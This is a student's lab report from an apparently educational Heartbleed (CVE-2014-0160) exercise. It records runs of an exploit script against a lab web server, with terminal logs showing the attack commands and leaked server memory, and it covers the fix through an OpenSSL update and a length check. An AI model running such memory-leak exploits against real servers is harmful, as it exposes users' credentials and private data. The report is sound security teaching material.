

Lab 8

November 16, 2020

Task 1

We run the attack.py many times, and find if those information appear in the content. And we caught them all.

User name and password




Figure 1: User name and password

User's activity




Figure 2: activity

message




Figure 3: message

Task 2

Question2.1

As the length decreases, the length of content decreases.




Figure 4: -l 50





Figure 5: -l 100

Question2.2

Server processed malformed Heartbeat, but did not return any extra data.




```
Terminal
[11/15/2020 20:30] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com -l 10

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[11/15/2020 20:34] seed@ubuntu:~$
```

Figure 6: -l 10



```
SEEDUbuntu12.04
Terminal
[11/15/2020 20:34] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com -l 30

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCEFGHIJ... ..
...h

Wireshark
```

Figure 7: -l 30

Task 3

Task3.1

After we update the OpenSSL, the heartbleed attack cannot work.




Figure 8: update

Task3.2

The solution to fix this bug is counting the length of the payload field in the package, then check the `payload_length` cannot trigger the heartbleed attack.

Comment: Bob's idea is correct. The cause of this vulnerability is lack of input validation not boundary check. The length field cannot be removed because it is part of heartbleed protocol.

Task 4